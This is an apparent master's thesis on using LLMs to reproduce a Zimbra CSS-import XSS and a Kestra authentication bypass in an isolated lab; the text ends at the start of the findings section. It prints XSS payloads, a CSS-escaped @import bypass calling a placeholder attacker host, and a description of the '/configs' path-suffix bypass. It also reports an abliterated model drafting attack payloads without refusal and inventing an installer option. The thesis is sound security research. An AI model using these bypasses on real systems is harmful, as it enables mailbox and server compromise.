

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING
INDIAN INSTITUTE OF TECHNOLOGY MADRAS
CHENNAI – 600036

LLM-Assisted Vulnerability Reproduction in Zimbra and Kestra



A Thesis

Submitted by

Gauni Kaushik

For the award of the degree

Of

MASTER OF TECHNOLOGY

November 2026

Thesis Certificate

This is to certify that the thesis entitled **LLM-Assisted Vulnerability Reproduction in Zimbra and Kestra**, submitted by **Gauni Kaushik (CS25M021)** to the Indian Institute of Technology Madras in partial fulfilment of the requirements for the degree of **Master of Technology**, is a bona fide record of the work carried out under the guidance of **Dr. N. S. Narayanaswamy**, Project Advisor, and **Dr. Jaimandeep Singh**, Project Co-Advisor.

The contents of this thesis, in full or in part, have not been submitted to any other institute or university for the award of a degree or diploma.

Chennai 600036
Date: November 2026

Gauni Kaushik
CS25M021

Dr. N. S. Narayanaswamy
Project Advisor, Professor
Department of Computer Science and Engineering
Indian Institute of Technology Madras

Dr. Jaimandeep Singh
Project Co-Advisor
Department of Computer Science and Engineering
Indian Institute of Technology Madras

© 2026 Indian Institute of Technology Madras

Acknowledgements

I express my sincere gratitude to **Dr. N. S. Narayanaswamy**, Project Advisor, and **Dr. Jaimandeep Singh**, Project Co-Advisor, for their guidance, feedback and encouragement throughout this project. Their emphasis on careful experimentation and clear technical reasoning shaped the approach followed in this thesis.

I thank the Department of Computer Science and Engineering, Indian Institute of Technology Madras, for the facilities and academic environment that supported this work. I also acknowledge access to the Paramshakti computing facility used for local language-model inference.

Finally, I thank everyone who supported the laboratory work and the preparation of this report. The responsibility for the analysis and conclusions presented here rests with the author.

Abstract

Keywords: language models; vulnerability reproduction; Zimbra; Kestra; authentication bypass.

Large language models can draft setup instructions and security-test candidates, but plausible output does not establish that a vulnerability has been reproduced. This thesis examines their contribution through two supervised laboratory case studies: CVE-2025-66376 in the Zimbra Classic Web Client and CVE-2026-49869 in Kestra OSS. A locally hosted, abliterated Qwen2.5-Coder-32B model supplied candidate procedures and payloads for Zimbra. Claude Code assisted with laboratory operations and evidence collection for both targets. Each proposal was checked against observable behaviour rather than accepted as a result.

On Zimbra 10.1.0, literal import directives and common scripting payloads were removed, while several CSS-escaped import spellings survived sanitisation. An eleven-form output matrix records three stripped controls and eight preserved outputs. Browser and listener evidence confirms external stylesheet fetching for the demonstrated escaped directives; preservation alone does not establish browser execution for every matrix entry. Further testing showed a style-element boundary breakout and retained form markup. JavaScript execution, credential capture and session-token theft were not demonstrated. Source and dependency comparison with release 10.1.13 documents relevant changes, but a patched Zimbra runtime control is not part of the retained evidence.

On Kestra 1.3.20, an overly broad authentication exemption for paths ending in `/configs` allowed unauthenticated workflow creation and execution through affected routes. Recorded requests and task output establish shell execution as root inside the worker container and retrieval of test output through the key–value store. Repeating the recorded flow requests against version 1.3.21 returned HTTP 401. Container-to-host escape and access to production secrets were not tested.

The case studies show why candidate generation, tool execution and human adjudication must be distinguished. The assistants supplied useful setup material and testing support, but the laboratory rejected unsupported suggestions and bounded the demonstrated impact. The study is a qualitative account of two supervised reproductions, with no manual-only baseline, matched model comparison or autonomous-discovery evaluation. It therefore makes no quantitative claim about time savings or model superiority, and cannot isolate the effect of refusal suppression. Its contribution is an evidence-based account of the assistance used, the failures encountered, and the controls needed to turn proposed tests into defensible findings.

Contents

Page

ACKNOWLEDGEMENTS **i**

ABSTRACT **ii**

LIST OF TABLES **v**

LIST OF FIGURES **vi**

CHAPTER 1 INTRODUCTION **1**

1.1 Background and Motivation 1
1.2 Problem Statement and Research Questions 1
1.3 Scope and Contributions 1
1.4 Organisation of the Report 2

CHAPTER 2 LITERATURE REVIEW **3**

2.1 LLM-Assisted Security Testing 3
2.2 Code Models and Refusal Behaviour 3
2.3 Zimbra: Sanitisation and Browser Interpretation 3
2.4 Kestra: Authentication Exemptions and Workflow Execution 4
2.5 Position of This Study 4

CHAPTER 3 LABORATORY ARCHITECTURE AND EVIDENCE FLOW **5**

3.1 Separation of Responsibilities 5
3.2 Zimbra Evidence Path 5
3.3 Kestra Evidence Path 6
3.4 Evidence Levels and Trust Boundaries 6

CHAPTER 4 METHODOLOGY **7**

4.1 The LLM-as-Hypothesis Principle 7
4.2 The Two Assistants and Their Roles 7
4.2.1 Local Model Configuration (Paramshakti) 8
4.2.2 The Claude Code Session Record 9
4.3 Laboratory Environments 9
4.4 Ethical Considerations and Authorisation 10
4.5 Tooling 10

CHAPTER 5 ZIMBRA: SANITISATION AND RENDERING **12**

5.1 Vulnerability Background 12
5.2 LLM-Assisted Reproduction Workflow 12
5.3 Target and Laboratory Setup 14
5.4 Findings 14
5.4.1 F-1: Naive payloads are neutralised (baseline) 15
5.4.2 F-2: Mail-embedded CSS is honoured by the Classic UI reading pane 15
5.4.3 F-3: CSS `@import` filter bypass via keyword escaping (primary finding) 17
5.4.4 F-4: Protocol-relative URLs are accepted 20

5.4.5 F-5: JavaScript execution was NOT achieved on this build (negative result) 20
5.4.6 F-6: Style-tag breakout – raw HTML injection into the live message DOM 20
5.5 Root Cause Analysis 22
5.5.1 Sanitisation Pipeline (10.1.0) 22
5.5.2 What Changed in the Fix (10.1.0 vs 10.1.13) 22
5.5.3 Assessment 23
5.6 Impact Assessment 23
5.7 Remediation 23

CHAPTER 6 KESTRA: AUTHENTICATION BYPASS AND EXECUTION 25

6.1 Vulnerability Background 25
6.2 LLM-Assisted Reproduction Workflow 25
6.3 Target and Laboratory Setup 26
6.4 Root Cause Analysis 26
6.5 Reproduction 28
6.5.1 Step 1: Baseline – authentication is enforced 28
6.5.2 Step 2: The bypass – rename the last path segment to `configs` 28
6.5.3 Step 3: Unauthenticated flow creation 28
6.5.4 Step 4: Unauthenticated execution – RCE as root 28
6.5.5 Step 5: Zero-credential write → execute → read loop 29
6.6 Impact 30
6.7 Remediation 31
6.7.1 Control Test Against the Patched Build 32

CHAPTER 7 COMPARATIVE ANALYSIS AND DISCUSSION 33

7.1 Observed Assistant Contributions 33
7.2 Comparison of Demonstrated Outcomes 33
7.3 Shared Failure Pattern 33
7.4 Severity and Practical Impact 34
7.5 Threats to Validity 34
7.6 Implications for Reproduction Practice 35

CHAPTER 8 CONCLUSION AND FUTURE WORK 36

8.1 Conclusion 36
8.2 Future Work 36

REFERENCES 37

List of Tables

Table	Caption	Page
3.1	Components and responsibilities in the reproduction workflow	5
3.2	Evidence levels used to bound the report's conclusions	6
4.1	The two LLM assistants and their roles in the study	8
4.2	Recorded configuration of the local abliterated model	8
4.3	Provenance of the Claude Code sessions	9
4.4	Laboratory environments used in this thesis	9
5.1	CVE-2025-66376 summary	12
5.2	What the local model proposed for CVE-2025-66376, and how the lab adjudicated it	13
5.3	CVE-2025-66376 target environment	14
5.4	CSS import sanitiser-output matrix (eleven submitted forms)	17
5.5	F-6 escalation attempts	21
5.6	Sanitisation-stack changes between 10.1.0 and 10.1.13	23
5.7	CVE-2025-66376 impact assessment	23
6.1	CVE-2026-49869 summary	25
6.2	CVE-2026-49869 target environment	26
6.3	Routes exposed by the suffix-match defect	27
6.4	Baseline authentication check	28
6.5	Suffix-match bypass evidence	28
7.1	Observed roles of the two assistants	33
7.2	Evidence and limits across the case studies	34

List of Figures

Figure	Caption	Page
5.1	Version confirmation for the target host (`zmcontrol -v` output), establishing that the tested build pre-dates the fixed releases.	15
5.2	Demo 1 opened in the Classic UI reading pane – the payload appears as literal text; no dialog, no script.	16
5.3	Demo 2 opened in the Classic UI – the tagged paragraph renders red and bold while the control line is unchanged, proving that attacker-supplied CSS is live in the reading pane.	16
5.4	Demo 3 opened in the Classic UI – the message renders normally while the escaped `@import` directives survive verbatim in the server-sanitised body.	18
5.5	DevTools Network view corroborating the captured listener log: a request to the attacker host, type `stylesheet`, issued from the message render context. A patched runtime control was not recorded.	18
5.6	DevTools Elements showing the full ancestor chain: the message <iframe> with its own independent document containing the injected <style>, and the sibling header in the parent document – primary evidence for the DOM-boundary finding.	19
6.1	Kestra login screen, confirming Basic Authentication is enabled on the target instance – the bypass demonstrated below operates against this authentication, not around an unconfigured install.	27
6.2	The `configs` flow as shown in the execution Topology view. The shell task is visible; the request record establishes how the flow was created.	29
6.3	Executions view immediately after Step 4. The `configs`/`configs` execution shown here was started by the author through the recorded unauthenticated API request; the screenshot corroborates its existence.	30
6.4	Overview tab of the malicious execution: final state `SUCCESS`, namespace and flow `configs`, and *Trigger: none*. This field does not establish the authentication state of the initiating request.	30
6.5	Logs tab of the malicious execution, showing the recovered command output.	31
6.6	Namespace `configs` → KV Store in the Kestra UI: the `configs` key written by the RCE payload, both written and read with no credentials.	31
6.7	Control test on the patched `v1.3.21` build: both requests return `HTTP 401`.	32

Chapter 1

Introduction

1.1 Background and Motivation

Code-oriented language models can produce scripts, explain source code and suggest commands. Applying these capabilities to vulnerability reproduction creates an additional verification problem: a convincing explanation may describe an outcome that the target never exhibits. Research on LLM-assisted penetration testing similarly emphasises the importance of task context and feedback from tools [14]. This report studies that verification problem through concrete laboratory observations.

The selected cases concern different trust boundaries. Zimbra processes untrusted HTML email before displaying it in an authenticated mailbox. Kestra accepts API requests that can ultimately cause a worker to execute workflow tasks. The public advisories describe a stored-XSS vulnerability in the former and an authentication bypass enabling command execution in the latter [2, 7]. The report distinguishes those advisory descriptions from the narrower behaviours reproduced in this laboratory.

1.2 Problem Statement and Research Questions

The central problem is to determine what can be established when an LLM helps reproduce a known vulnerability, and what evidence is needed before a proposed result can be accepted. Three questions guide the work:

1. Which setup steps and test candidates supplied by the assistants were useful, incorrect or incomplete in the recorded workflow?
2. What behaviour can be independently demonstrated on each target, and where does the available evidence stop short of the advisory's stated impact?
3. Which baseline, differential and patched-build checks distinguish a working reproduction from a plausible but unsupported claim?

1.3 Scope and Contributions

The study uses a locally hosted Qwen2.5-Coder-32B abliterated model for Zimbra candidate generation and Claude Code for supervised laboratory operations in both cases. Zimbra 10.1.0 is examined through sanitised-message output, browser inspection, listener requests and a source comparison with 10.1.13. Kestra 1.3.20 is examined through paired HTTP requests, workflow state and command output, followed by a runtime control on 1.3.21.

The report contributes:

- a traceable account of assistant proposals and laboratory adjudication, including failed generic payloads and an invalid installer option;

- an eleven-form Zimbra sanitiser-output matrix, supported by selected browser-level observations and an explicit separation of preserved markup from demonstrated execution;
- a Kestra reproduction supported by unauthenticated state changes, container command output and a patched-build control;
- a cross-case analysis of trust boundaries, evidence strength and limitations of the assisted workflow.

This is a qualitative, two-case study. It does not measure autonomous exploit discovery, compare models under identical conditions, or estimate time savings. Production systems, destructive testing, host escape and real credential collection are outside the reported experiments. An advisory's severity score is contextual information, not a substitute for laboratory evidence.

1.4 Organisation of the Report

Chapter 2 reviews relevant research and technical sources. Chapter 3 explains the laboratory architecture and evidence flow, and Chapter 4 defines the testing and adjudication method. Chapters 5 and 6 present the two case studies. Chapter 7 compares their findings and validity limits. Chapter 8 concludes with priorities for further validation.

Chapter 2

Literature Review

2.1 LLM-Assisted Security Testing

PentestGPT studies the use of language models within penetration-testing workflows and identifies difficulties with retaining context across a multi-step task. Its design separates reasoning, generation and parsing around tool feedback [14]. This motivates a distinction used throughout this report: generating a candidate action is different from observing its result. The present work applies that distinction to two known vulnerabilities; it does not reproduce PentestGPT's benchmark or claim comparable performance.

2.2 Code Models and Refusal Behaviour

The Qwen2.5-Coder technical report describes a family of code-oriented models, including a 32-billion-parameter variant [11]. The laboratory used a quantised, abliterated derivative served through `llama.cpp`, rather than an unmodified reference checkpoint. Benchmark results for the original family cannot therefore be transferred directly to the particular model file used here.

Arditi et al. investigate a representation associated with refusal behaviour and demonstrate interventions that alter that behaviour [13]. That work concerns whether a model refuses a request; it does not establish that removing refusal improves technical correctness. This report consequently treats willingness to supply a candidate and the correctness of that candidate as separate observations. There is no paired comparison with an otherwise identical unmodified checkpoint.

2.3 Zimbra: Sanitisation and Browser Interpretation

The Zimbra advisory describes stored XSS involving CSS import handling in the Classic Web Client, with fixed releases 10.0.18 and 10.1.13 [2, 5]. The source repository provides the implementation context for the recorded comparison of sanitisation dependencies and policy [4].

CSS syntax permits escapes in identifiers and at-keywords [10]. A security check that examines a different representation from the browser can therefore miss a construct that the browser recognises. However, an unchanged string in sanitised output is only an intermediate observation. Browser parsing, resource-loading rules and document boundaries still determine its effect. In particular, the preserved comment-separated form in the case-study matrix is not treated as a confirmed stylesheet fetch.

2.4 Kestra: Authentication Exemptions and Workflow Execution

Kestra's vendor advisory identifies an authentication exemption based on a request-path suffix. Resource identifiers could make protected routes satisfy that exemption, allowing an unauthenticated client to reach workflow functionality [7]. Script tasks then connect the API trust boundary to the worker's command-execution capability. The relevant impact depends on both reachable routes and the privileges of the worker; root inside a container is not itself evidence of host compromise.

The advisory provides the mechanism and affected-version context. This report adds the recorded laboratory sequence: authentication baseline, affected-route requests, workflow execution, retrieved output and a version 1.3.21 control. HTTP status changes are interpreted alongside these observations rather than used alone as proof of bypass.

2.5 Position of This Study

The contribution is an auditable case account, not a new vulnerability disclosure or a general model benchmark. Prior work motivates feedback-driven assistance; vendor sources define the known defects; language and platform semantics explain why individual observations are meaningful. The experiments connect these sources to a bounded set of outcomes. Where the archive contains a model interpretation without independent confirmation, the report preserves that distinction instead of promoting the interpretation to a finding.

Chapter 3

Laboratory Architecture and Evidence Flow

3.1 Separation of Responsibilities

The workflow has three distinct participants: an assistant proposes actions, laboratory tools expose target behaviour, and the author decides whether the observation supports the claim. Local Qwen inference ran on the Paramshakti facility, accessed through its login host. Its text output was transferred to the laboratory by the author. Claude Code interacted with laboratory tools under supervision. Neither interface changes the standard of evidence required for a finding.

Table 3.1: Components and responsibilities in the reproduction workflow

Component	Responsibility and evidence produced
Local model	Draft setup procedures and candidate inputs; retain the prompt and response for later adjudication.
Agentic assistant	Help operate tools and collect responses; distinguish suggested outcomes from tool-observed results.
Target applications	Process submitted messages or API requests; expose sanitised output, response codes and application state.
Independent observers	Browser tools, listener logs and command output corroborate effects beyond a model's narrative.
Author	Select tests, assess controls, resolve contradictions and state the limits of each conclusion.

3.2 Zimbra Evidence Path

A test message travels from a laboratory sender to the Zimbra mailbox, through the sanitisation pipeline, and into the Classic Web Client's message document. The evidence is collected at three points: the submitted input, the sanitised body retrieved from the server, and the browser's resulting DOM or network request. A controlled HTTPS listener provides a separate record of the demonstrated external stylesheet fetch.

These observations answer different questions. Sanitised output establishes what survived the server's processing. Browser inspection establishes what was interpreted in the message context. A listener request establishes that a resource fetch occurred. None of these alone establishes JavaScript execution, access to the parent document, or capture of credentials. The source comparison explains relevant changes between releases but does not replace a test of a patched deployment.

3.3 Kestra Evidence Path

The Kestra service was bound to the laboratory host's loopback interface, with Basic Authentication configured. An HTTP client submitted baseline and affected-route requests to the API. Successful workflow creation led to execution by the worker, which emitted command output. A key–value entry provided a way to retrieve test output through the affected route shape.

The request record establishes whether credentials were supplied. Application state and screenshots corroborate that a flow or execution existed. Worker output establishes the execution identity inside the container. The final control repeats the recorded flow requests against version 1.3.21. A screenshot of a successful execution cannot independently establish the authentication state of the request that created it.

3.4 Evidence Levels and Trust Boundaries

Table 3.2: Evidence levels used to bound the report's conclusions

Evidence	Supports	Does not establish alone
Model response	A proposed test or explanation	Target behaviour or exploit success
Sanitised output	Preservation or removal of input	Browser execution of every preserved form
HTTP status	Observed handling of a request	Authentication bypass for all non-401 responses
State change and output	Recorded workflow creation and command execution	Host escape or unrestricted access to all resources
Patched runtime control	Rejection of the repeated test on that version	Absence of every possible vulnerability

The two cases share a mismatch between a security decision and the semantics of downstream processing. In Zimbra the boundary is between sanitised text and browser interpretation; in Kestra it is between a public-path exemption and protected workflow operations. The report follows each boundary only as far as the recorded evidence permits.

Chapter 4

Methodology

4.1 The LLM-as-Hypothesis Principle

The governing principle of this thesis is that **every LLM output is a hypothesis, not a result.** A model's suggestion – a setup command, an exploit payload, a claim about what the target will do – is treated as a proposal that acquires evidential status only once the laboratory confirms it. This discipline is what makes the assisted-reproduction exercise reviewable: because the model's claims and the lab's observations are recorded separately, the two can be compared, and the contribution can be assessed qualitatively against observations.

Concretely, each case study runs a **propose–execute–adjudicate** loop:

1. **Propose (LLM).** Given the CVE context, the model drafts the next step – an environment procedure, a candidate payload, or a predicted outcome.
2. **Execute (lab).** The step is carried out against the isolated target and the exact result captured (server-sanitised output, HTTP status, DOM state, network request, command output).
3. **Adjudicate (human).** The author compares the observed result to the model's claim and classifies the proposal as *confirmed*, *refuted*, or *incomplete*, then feeds the observation back as the context for the next proposal.

Within the *execute* stage, the technical reproduction itself follows the same three-stage probing method in both case studies:

1. **Baseline behaviour.** Establish what the target's security filter does by default, using an obviously malicious, unobfuscated probe – a negative control confirming the filter is active.
2. **Differential probing.** Submit a structured battery of variant inputs – CSS keyword spellings for Zimbra; path-suffix permutations for Kestra – and record the exact server-side treatment of each, producing a bypass matrix rather than a single anecdotal proof-of-concept.
3. **Root-cause confirmation.** Compare the vulnerable release's source and configuration against the vendor-fixed release to identify precisely what changed, and re-run the recorded Kestra flow requests against the fixed release. For Zimbra, the retained patch assessment is source-based; no patched runtime control is claimed.

4.2 The Two Assistants and Their Roles

Two LLM assistants were used, chosen to contrast a refusal-suppressed chat-only model with an aligned agentic one (Table 4.1).

Table 4.1: The two LLM assistants and their roles in the study

	Local abliterated Qwen	**Claude Code**
Model	`Qwen2.5-Coder-32B-Instruct-abliterated` (Q6_K GGUF)	Claude (Sonnet/Opus family), via the Claude Code CLI
Hosting	Self-hosted on the Paramshakti cluster	Hosted assistant, run from the author's workstation
Interface	Chat-only, through `llama.cpp`	Agentic – executes shell, file and network tools under authorisation
Alignment	Refusal suppressed (abliterated)	Aligned; operated within an explicitly authorised lab
Role in study	Unconstrained generator of candidate setup steps and exploit payloads (Zimbra)	Operator of the hands-on reproduction and evidence capture (both case studies)

4.2.1 Local Model Configuration (Paramshakti)

The abliterated Qwen model was served interactively on a GPU compute node of the Paramshakti cluster, reached over SSH and allocated through SLURM. Two recorded sessions (informally, "Qwen Exploit Manual" 1 and 2), spanning 8–11 September 2026, cover environment setup, candidate-payload drafting and failure troubleshooting for the Zimbra target. The recorded configuration is given in Table 4.2.

Table 4.2: Recorded configuration of the local abliterated model

Item	**Recorded value**
Model file	`Qwen2.5-Coder-32B-Instruct-abliterated-Q6_K.gguf`
Runtime	`llama.cpp` build `b10666-4e97ac86e`
Cluster	Paramshakti, IIT Madras
Allocation	`sgpu` partition, 1 GPU, 24 CPU cores, 4-hour request
Compute node	`rsgpu001`, via an interactive SLURM shell (`salloc`/`srun`)
Launch	`~/qwen.sh 32ba`
CVE context load	CVE record loaded into the chat with the `/read` command

The local model produced text for the author to test; the agentic assistant operated laboratory tools under supervision. The Qwen filename and runtime build are recorded in the retained session logs. A model-file hash and complete immutable model identifiers for the hosted sessions are not available, limiting exact replay. Later cluster setup sessions for other model variants are excluded from the studied configuration.

Presentation of interaction records.

The interaction blocks in the case studies are condensed summaries edited for clarity, not verbatim transcripts. Commands and outputs are presented as recorded examples; the surrounding speaker text must not be treated as a literal quotation. The underlying project records remain the provenance source for the analysis.

4.2.2 The Claude Code Session Record

The agentic assistant was used across a series of recorded sessions between September and October 2026. Table 4.3 is the provenance record for those sessions; the substantive reproduction turns from them are presented as condensed interaction summaries in Chapters 5 and 6. Two exclusions are noted for honesty: turns dealing purely with demonstration production (video editing, narration, PDF typesetting) are omitted from the excerpts as irrelevant to the security result, and an exploratory session against an unrelated candidate vulnerability (a Zimbra path-traversal issue, CVE-2025-68645) is out of scope for this thesis and is not drawn upon.

Table 4.3: Provenance of the Claude Code sessions

Date(s) 2026	Focus	Model(s)
8 Sep	Zimbra lab build: install ZCS 10.1.0 FOSS, create attacker/victim mailboxes, send the first benign CVE-2025-66376 PoC mail, observe the escaped-`@import` survival	Sonnet
10–11 Sep	Kestra CVE-2026-49869 end-to-end: baseline, suffix bypass, unauthenticated flow create/execute, `uid=0` RCE, KV-store exfil, patched `v1.3.21` control test, report	Opus, Sonnet
11 Sep	Zimbra CVE-2025-66376 deepening: AntiSamy root-cause investigation, escaped-`@import` confirmation, DOM-boundary and impact bounding, HTTPS listener, payload variants	Sonnet
16–21 Sep	Detection script, live-demo walkthrough, install guide and demonstration artefacts (excerpts omitted)	Sonnet
5 Oct	Assembly of this consolidated thesis from the two case-study records	Sonnet

4.3 Laboratory Environments

Table 4.4: Laboratory environments used in this thesis

	CVE-2025-66376 lab	CVE-2026-49869 lab
Target	Zimbra Collaboration, Release `10.1.0.GA.4200000.UBUNTU22_64` FOSS	`kestra/kestra:v1.3.20` container
Host OS	Ubuntu 22.04 LTS, kernel 5.15.0-185-generic	Ubuntu 22.04 LTS, kernel 5.15.0-185-generic
Network exposure	Isolated test host; attacker listener on lab-controlled infrastructure	Bound to `127.0.0.1:8080` only, no external route
Supporting services	Postfix (local mail injection), `zmmailbox/zmsoap`	`postgres:16-alpine`, Docker Engine 29.8.0
Patch evidence	10.1.13 (source comparison; 10.0.18 is the parallel fixed release)	`kestra/kestra:v1.3.21` (live control test)

4.4 Ethical Considerations and Authorisation

All testing described in this thesis was carried out against self-hosted, purpose-built laboratory environments, isolated from production networks and third-party systems. No system outside the author's own laboratory infrastructure was targeted at any point.

- **CVE-2025-66376** was validated against a dedicated Zimbra Collaboration 10.1.0 instance (`mail.zimbratest.local`) using two test mailboxes (`attacker@`, `victim@`) created solely for this exercise. All payloads were benign: they load empty stylesheets from IANA example domains or lab-controlled infrastructure, display marker text, and neither read nor transmit real mailbox data.
- **CVE-2026-49869** was reproduced against a Kestra `v1.3.20` container bound exclusively to the loopback interface (`127.0.0.1:8080`) on a host controlled by the author, with no route reachable from any external network. Basic Authentication was deliberately configured with a real password so the bypass was demonstrated against an instance that genuinely enforces authentication.

No denial-of-service, destructive, or data-exfiltration-beyond-marker-text testing was performed in either case study. The resulting write-ups are intended for vulnerability management, patch-prioritisation and detection-engineering purposes, and the reproduction steps given in Chapters 5 and 6 must not be used against any system without explicit authorisation.

On the use of a refusal-suppressed model.

The study deliberately employs an abliterated model that will draft offensive payloads without refusal. This is justified by the same authorisation that governs the rest of the work: the model's output was only ever directed at the author's own isolated lab, every payload was benign (marker text and empty stylesheets, never live malware or real-data exfiltration), and the point of using such a model was precisely to *test* the common assumption that a refusal-free LLM materially lowers the barrier to exploitation. As Chapter 7 reports, the recorded evidence qualifies that assumption rather than confirming it: willingness to answer did not translate into correct, working exploits. No model output describing a technique beyond what was benignly demonstrated in the lab is reproduced in this thesis.

4.5 Tooling

- **LLM assistants:** a locally hosted `Qwen2.5-Coder-32B-Instruct-abliterated` (Q6_K GGUF) served through `llama.cpp` on the Paramshakti cluster (chat-only, candidate generation), and Claude Code (agentic tool execution under authorisation). Full prompts, responses and tool calls were retained as the primary record for Chapter 7.
- **Cluster access:** SSH to the Paramshakti login node and SLURM (`salloc`, `srun`, `squeue`, `scancel`) for interactive GPU allocation.
- **Mail injection and inspection:** `/usr/sbin/sendmail` (Postfix), `swaks` for raw-HTML SMTP delivery, `zmmailbox`, `zmsoap`, and the authenticated REST endpoint (`/service/home/~/?id=<id>&part=<n>`) for retrieving exact server-sanitised HTML.
- **Browser-side confirmation:** Chrome DevTools (Network and Elements panels) and an attacker-controlled HTTPS listener for independent, out-of-band confirmation of live resource fetches.
- **Source comparison:** the public `Zimbra/zm-mailbox` GitHub repository (tags `10.1.0` and `10.1.13`); `javap` and CFR 0.152 for bytecode inspection where source was not directly available.

- **HTTP testing:** `curl` for all Kestra API interaction, run both with and without credentials to establish each endpoint's authentication requirement.
- **Container orchestration:** Docker Compose, used to stand up and tear down both the vulnerable and patched Kestra images against an identical PostgreSQL backing store.

Chapter 5

Zimbra: Sanitisation and Rendering

5.1 Vulnerability Background

Table 5.1: CVE-2025-66376 summary

Identifier	CVE-2025-66376
Class	Stored XSS (CWE-79) – improper neutralisation of CSS in HTML e-mail
Component	Zimbra Collaboration *Classic* Web Client, message rendering
Affected	ZCS 10.0 before 10.0.18; ZCS 10.1 before 10.1.13
Fixed	10.0.18 and 10.1.13 (November 2025)
CVSS 3.1	7.2 (High), GitHub advisory – `AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N`
Advisory	Stored XSS in the Classic Web Client

The advisory describes stored XSS involving CSS import handling in crafted HTML messages, with fixed releases 10.0.18 and 10.1.13 [2, 5]. This chapter reports a narrower laboratory result: selected external stylesheet loads and preserved markup, without demonstrated JavaScript execution or credential theft. The score and vector above are attributed to the advisory; the laboratory procedure involved opening the message.

5.2 LLM-Assisted Reproduction Workflow

This case study is where the local abliterated model was used most heavily. The CVE record was loaded into the chat (`/read`), and the model was asked for a step-by-step proof-of-concept and deployment plan. It responded fluently and without refusal, producing a plausible-looking end-to-end procedure. Confronting that procedure with the lab is what produced the findings in this chapter; the model's role, and the points at which it was wrong, are summarised in Table 5.2.

Two observations follow, both revisited in Chapter 7. First, removing the model's refusal did not make it correct: its most concrete payloads were the *generic* textbook forms of XSS, every one of which the Zimbra sanitiser already blocks (Finding F-1). Second, the model was genuinely useful for *scaffolding* – getting a server installed, mailboxes created and a first message sent – which is where the hands-on agentic assistant then took over to run the differential probe battery that located the real defect. The substantive finding of this chapter, the escaped-`@import` bypass, was a product of the laboratory loop, not of the model's suggestions.

The excerpts below show the arc directly. Asked for a working XSS payload, the local model produced the canonical textbook forms:

Interaction record — Abliterated Qwen, initial payload request ("Exploit Manual" 1–2)

Table 5.2: What the local model proposed for CVE-2025-66376, and how the lab adjudicated it

Model proposal	Lab adjudication
Stand up ZCS in a VM and create attacker/victim mailboxes	**Confirmed** (useful scaffolding; the lab used ZCS 10.1.0 on Ubuntu 22.04, not the model's suggested combinations)
Target version/OS assumptions (ZCS 10.0 on Ubuntu 24.10)	**Corrected** – revised in the lab to the documented 10.1.0 / Ubuntu 22.04 target
A `-skip-updates` installer flag to avoid patching	**Refuted** – no such option exists; the installer rejected it
Payload: `<script>alert(...)</script>` in the message body	**Refuted** – stripped by the sanitiser; only text survived the composer
Payload: `<img src=x onerror=...>` / `javascript:` link	**Refuted** – event handler removed, `src` neutralised, `javascript:` dropped
Payload: `@import url('...')` loading a stylesheet	**Partially** – correct mechanism, but the *literal* keyword is removed; only lab-driven escaping made it survive
The actual working bypass (CSS-escaped `@\69mport`, the eleven-form matrix, style-tag breakout)	**Lab discovery** – not proposed by the model; found by differential probing

PROMPT: i have created a ubuntu VM, and setup a Zimbra Collab Suite and created attacker and victim users, i need to send a mail from attacker to victim and see XSS vulnerability, write a small html script so that it works

QWEN: Here's a basic example . . . an alert box should pop up:

```
<script>alert('XSS Vulnerability Confirmed!');</script>
<!-- ... and host a stylesheet that does: -->
<style>@import url('https://attacker.example/malicious.css');</style>
body { background-image: url('javascript:alert(document.cookie)'); }
```

Every one of these is neutralised by the sanitiser (the `<script>` and `onerror` forms are stripped; `javascript:` is dropped; `@import` loads stylesheets only, so a `javascript:` inside it is inert). The author reported the failure, and the model offered more of the same generic repertoire:

Interaction record — Abliterated Qwen, after the first failure

PROMPT: not working, on victim side, and also when i pasted it on attacker side and went back to code style, only h1 and p were present

QWEN: Zimbra often sanitises HTML content . . . try inline event handlers or a URL-based vector:

```
<img src=x onerror=alert('XSS')>
<div onclick="alert('XSS Vulnerability Confirmed!')">Click me</div>
<a href="javascript:alert('XSS')">Click me</a>
```

The model also, when asked how to pin the lab to a vulnerable build, invented a command-line option that does not exist — a clean example of a confident, unverifiable claim that only contact with the tool refuted:

Interaction record — Abliterated Qwen, a fabricated installer flag

PROMPT: i want to remove zimbra completely and reinstall it without it fetching patches

QWEN: You can skip fetching patches by using the `--skip-updates` option: `sudo ./install.sh --skip-updates`

PROMPT: unkown option --skip-updates

QWEN: It appears that the `--skip-updates` option is not recognised . . . instead, temporarily disable the update repository.

The working bypass came only once the hands-on assistant was driven to probe the sanitiser differentially in the lab, one construct at a time against a control:

Interaction record — Claude Code, lab-side differential probing (Zimbra session)

PROMPT: send a benign POC mail from attacker to victim that showcases CVE-2025-66376 . . . i want additional payload variants

CLAUDE CODE: Sent the probe battery and read back the server-sanitised body over the authenticated REST endpoint. The literal `@import` is removed, but the CSS-escaped spelling survives verbatim:

```
@\69mport url("//example.com/cve-2025-66376-demo3.css");   /* survives */
```

CLAUDE CODE: The listener then logged the victim browser fetching the stylesheet (`Sec-Fetch-Dest: style`) — confirmed, not predicted. Full matrix in Table 5.4.

5.3 Target and Laboratory Setup

Table 5.3: CVE-2025-66376 target environment

Hostname	`mail.zimbratest.local`
Product	Zimbra Collaboration, FOSS edition
Version banner	`Release 10.1.0.GA.4200000.UBUNTU22_64 FOSS edition`
Operating system	Ubuntu 22.04 LTS, kernel 5.15.0-185-generic (x86_64)
Web client tested	Classic UI (reading pane / message view)
Mail accounts	`attacker@mail.zimbratest.local`, `victim@mail.zimbratest.local`
Fixed-in versions	10.1.13 / 10.0.18 (Nov 2025) – host is **behind** both

The environment itself was stood up through the agentic assistant over SSH – the scaffolding half of the workflow, where the LLM assistance was most straightforwardly productive:

Interaction record — Claude Code, Zimbra lab build (8 Sep)

PROMPT: install zimbra v10.1.0 FOSS edition onto the system . . . create 2 users, check them

CLAUDE CODE: Installed ZCS 10.1.0 FOSS; created `attacker@` and `victim@` on `mail.zimbratest.local` and verified them with `zmprov`.

PROMPT: send a benign POC mail from attacker to victim on CVE-2025-66376

CLAUDE CODE: Delivered over SMTP; pulling the stored message back over the authenticated REST endpoint to read exactly what the sanitiser kept.

5.4 Findings

